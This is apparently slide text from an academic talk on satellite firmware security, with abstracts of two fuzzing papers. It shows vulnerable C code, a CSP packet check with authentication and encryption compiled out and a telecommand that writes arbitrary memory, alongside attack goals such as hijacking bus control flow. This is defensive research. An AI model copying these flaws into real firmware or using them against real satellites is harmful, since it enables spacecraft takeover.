



```
1 void TMMN_SendPacket(SPP_Packet_t *packet) {
2   SSOS_LockMutex(tmmn_MutexId);
3   // ...
4
5   if (gSendPackets != '\x01') {
6     TMPS_StopPSPackets();
7   }
8   if ((packet->route == ROUTE_UHF) || (gSendPackets == '\x01')) {
9     TMLI_AddPacketToLiveStore(packet);
10  }
11  else {
12    TMPS_AddPacketToPacketStore(packet);
13  }
14  SSOS_UnlockMutex(tmmn_MutexId);
15  return;
16 }
17
```


System Chart



System Chart




CSP vs SPP Stack



UHF / CSP

S-Band + SEPP / SPP

CSP vs SPP Stack



UHF / CSP

S-Band + SEPP / SPP



CSP-Stack User

UHF / CSP



Used by Operators

CSP-Stack User

UHF / CSP



Used by Operators



Specific GS
Location

CSP-Stack User

UHF / CSP



Used by Operators



Specific GS
Location



10-20 mins

SPP-Stack User

S-Band + SEPP / SPP



Used by Payload &
Experimentors

SPP-Stack User

S-Band + SEPP / SPP



Used by Payload &
Experimentors



Unknown Location

SPP-Stack User

S-Band + SEPP / SPP



Used by Payload &
Experimentors



Unknown Location



Unknown Time


Security Analysis



Approach




Manual Vulnerability
Analysis




Automated Fuzz
Testing

Objectives



- ① Bypass COM Protection
- ② Dangerous / Vulnerable TC
- ③ Hijack Bus Control Flow
- ④ Full Bus Privileges

System Chart



1. Bypass COM Protection

- Compiler-disabled Auth. + Enc.

System Chart

```
1 int csp_route_security_chek(...) {
2     if (packet->id.flags & CSP_FXTEA) {
3         csp_log_error("Received XTEA encrypted packet, but CSP
4 was compiled without XTEA support. Discarding packet");
5     }
6     // ...
7
8     if (packet->id.flags & CSP_FHMAC) {
9         csp_log_error("Received packet with HMAC, but CSP was
10 compiled without HMAC support. Discarding packet");
11     }
12     // ...
13 }
```

1. Bypass COM Protection

- Compiler-disabled Auth. + Enc.

System Chart

```
1 int csp_route_security_chek(...) {
2     if (packet->id.flags & CSP_FXTEA) {
3         csp_log_error("Received XTEA encrypted packet, but CSP
4         was compiled without XTEA support. Discarding packet");
5     }
6     // ...
7
8     if (packet->id.flags & CSP_FHMAC) {
9         csp_log_error("Received packet with HMAC, but CSP was
10        compiled without HMAC support. Discarding packet");
11    }
12    // ...
13 }
```

- ✓ 1. Bypass COM Protection
 - Compiler-disabled Auth. + Enc.

System Chart

```
1 int csp_route_security_chek(...) {
2     if (packet->id.flags & CSP_FXTEA) {
3         csp_log_error("Received XTEA encrypted packet, but CSP
4 was compiled without XTEA support. Discarding packet");
5     }
6     // ...
7
8     if (packet->id.flags & CSP_FHMAC) {
9         csp_log_error("Received packet with HMAC, but CSP was
10 compiled without HMAC support. Discarding packet");
11     }
12     // ...
13 }
```

- ✓ 1. Bypass COM Protection
 - Compiler-disabled Auth. + Enc.
2. Dangerous / Vulnerable TC

memcpy TC

```
1 int sch_handler_set_raw_memory(scheduler_cmd_t* pCmd) {
2   raw_mem_access_cmd_t* pAddr = pCmd->pCmdArgs;
3   char* pWriteData;
4
5   if (pAddr) {
6     if (g_sch_exec_mode != 1 ) {
7       /* exception and return */
8     }
9     char* pWriteData = &pAddr->start_of_data_buf;
10    if (pAddr->filesystem_target) {
11      // [...]
12    } else {
13      memcpy(pAddr->targetAddr,
14            &pAddr->start_of_data_buf,
15            pAddr->writeLength);
16    }
17  }
18  // ...
19 }
```



Config Changes



Patching



Debugging

memcpy TC

```
1 int sch_handler_set_raw_memory(scheduler_cmd_t* pCmd) {
2   raw_mem_access_cmd_t* pAddr = pCmd->pCmdArgs;
3   char* pWriteData;
4
5   if (pAddr) {
6     if (g_sch_exec_mode != 1 ) {
7       /* exception and return */
8     }
9     char* pWriteData = &pAddr->start_of_data_buf;
10    if (pAddr->filesystem_target) {
11      // [...]
12    } else {
13      memcpy(pAddr->targetAddr,
14            &pAddr->start_of_data_buf,
15            pAddr->writeLength);
16    }
17  }
18  // ...
19 }
```



Config Changes




Patching



Debugging

Fuzzing Satellites



Research

Fuzzware: Using Precise MMIO Modeling for Effective Firmware Fuzzing

Tobias Scharnowski¹, Nils Bars¹, Moritz Schloegel¹, Eric Gustafson², Marius Muench³, Giovanni Vigna^{2,4}, Christopher Kruegel², Thorsten Holz¹ and Ali Abbasi¹

¹Ruhr-Universität Bochum, ²UC Santa Barbara, ³Vrije Universiteit Amsterdam, ⁴VMware

Abstract

As embedded devices are becoming more pervasive in our everyday lives, they turn into an attractive target for adversaries. Despite their high value and large attack surface, applying automated testing techniques such as fuzzing is not straightforward for such devices. As fuzz testing firmware on constrained embedded devices is inefficient, state-of-the-art approaches instead opt to run the firmware in an emulator (through a process called *re-hosting*). However, existing approaches either use coarse-grained static models of hardware

to achieve this goal is automated fuzz testing (*fuzzing*). Unfortunately, fuzzing of embedded devices is challenging [39]. Fuzzing on-device is impractical for firmware due to low fuzzing speeds caused by limited hardware resources [21]. Fuzzing the device in an entirely black-box manner [9] results in missing feedback and limited crash detection, which dramatically limits the fuzzer's effectiveness [21, 25, 42]. Similarly, fuzzing with the device "in-the-loop" [38, 39] also leads to resource constraints due to the need to synchronize hardware and emulated environments.

A Case Study on Fuzzing Satellite Firmware

Tobias Scharnowski
Ruhr-Universität Bochum
tobias.scharnowski@rub.de

Felix Buchmann
Ruhr-Universität Bochum
felix.buchmann@rub.de

Simon Wörner
CISPA Helmholtz Center
for Information Security
simon.woerner@cispa.de

Thorsten Holz
CISPA Helmholtz Center
for Information Security
holz@cispa.de

Abstract—Satellites perform critical functions of our modern digital infrastructure, such as providing communications, navigation, and earth observation services. Maintaining a satellite requires remote access, so securing that access is an essential aspect of developing and operating a satellite. While satellites have traditionally not been subjected to regular attacks, this might not hold in the future. Hence, securing satellite firmware—the software that controls the space segment of satellite missions—

software libraries. In combination with a growing community, satellite systems become more accessible, and information about satellite systems becomes available. As a result, previously unrealistic attacker models become increasingly likely. With these ongoing changes, efforts to ensure a secure and protected access to satellites grow, as attackers may attempt to exploit vulnerabilities in satellite firmware [3].


31st USENIX Security Symposium (USENIX Security'22)



